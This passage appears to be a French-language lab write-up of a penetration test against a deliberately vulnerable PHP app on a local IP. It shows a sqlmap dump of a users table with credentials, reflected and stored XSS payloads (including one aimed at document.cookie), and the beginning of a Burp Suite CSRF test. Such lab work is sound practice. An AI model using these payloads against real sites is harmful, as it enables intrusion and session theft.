| 4 | user01 | 1234567890 | 0 | 0 | user | user |  
+-----+-----+-----+-----+-----+-----+-----+  
[23:02:57] [INFO] table 'yrprey.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.232.128/dump/yrprey/users.csv'  
[23:02:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.232.128'  
[*] ending @ 23:02:57 /2026-04-20/  
(kali@kali)-[~]  
$
```

Test 4 - Détection manuelle (Firefox sur Kali) :


<http://192.168.232.128/yrpreyPHP-main/warriors.php?id=1>



Phase 2 : XSS (Cross-Site Scripting)

Test 1 - XSS dans search.php


[http://192.168.232.128/yrpreyPHP-main/search.php?search=<script>alert\('XSS'\)</script>](http://192.168.232.128/yrpreyPHP-main/search.php?search=<script>alert('XSS')</script>)



la popup "**XSS**" s'affiche depuis 192 . 168 . 232 . 128 → vulnérabilité XSS réfléchi confirmée

Test 2 - Vol de cookie

[http://192.168.232.128/yrpreyPHP-main/search.php?search=<script>alert\(document.cookie\)</script>](http://192.168.232.128/yrpreyPHP-main/search.php?search=<script>alert(document.cookie)</script>)



XSS vol cookie document . cookie

Test 3 - XSS Stocké (Guestbook)

<http://192.168.232.128/yrpreyPHP-main/guestbook.php>

je m'ai connecté au Guestbook

j'ai retourné sur guestbook . php et utilisé :


Username: root

Password: 1234567890

Puis soumis le payload XSS dans le commentaire :



javascript


<script>alert('XSS Stocké')</script>






Phase 3 - CSRF avec Burp Suite

Préparation Burp Suite sur Kali :











Firefox est bloqué par Burp

La page ne charge pas car Burp intercepte la requête .

Maintenant intercepte le formulaire de login



Preuve CSRF trouvée !



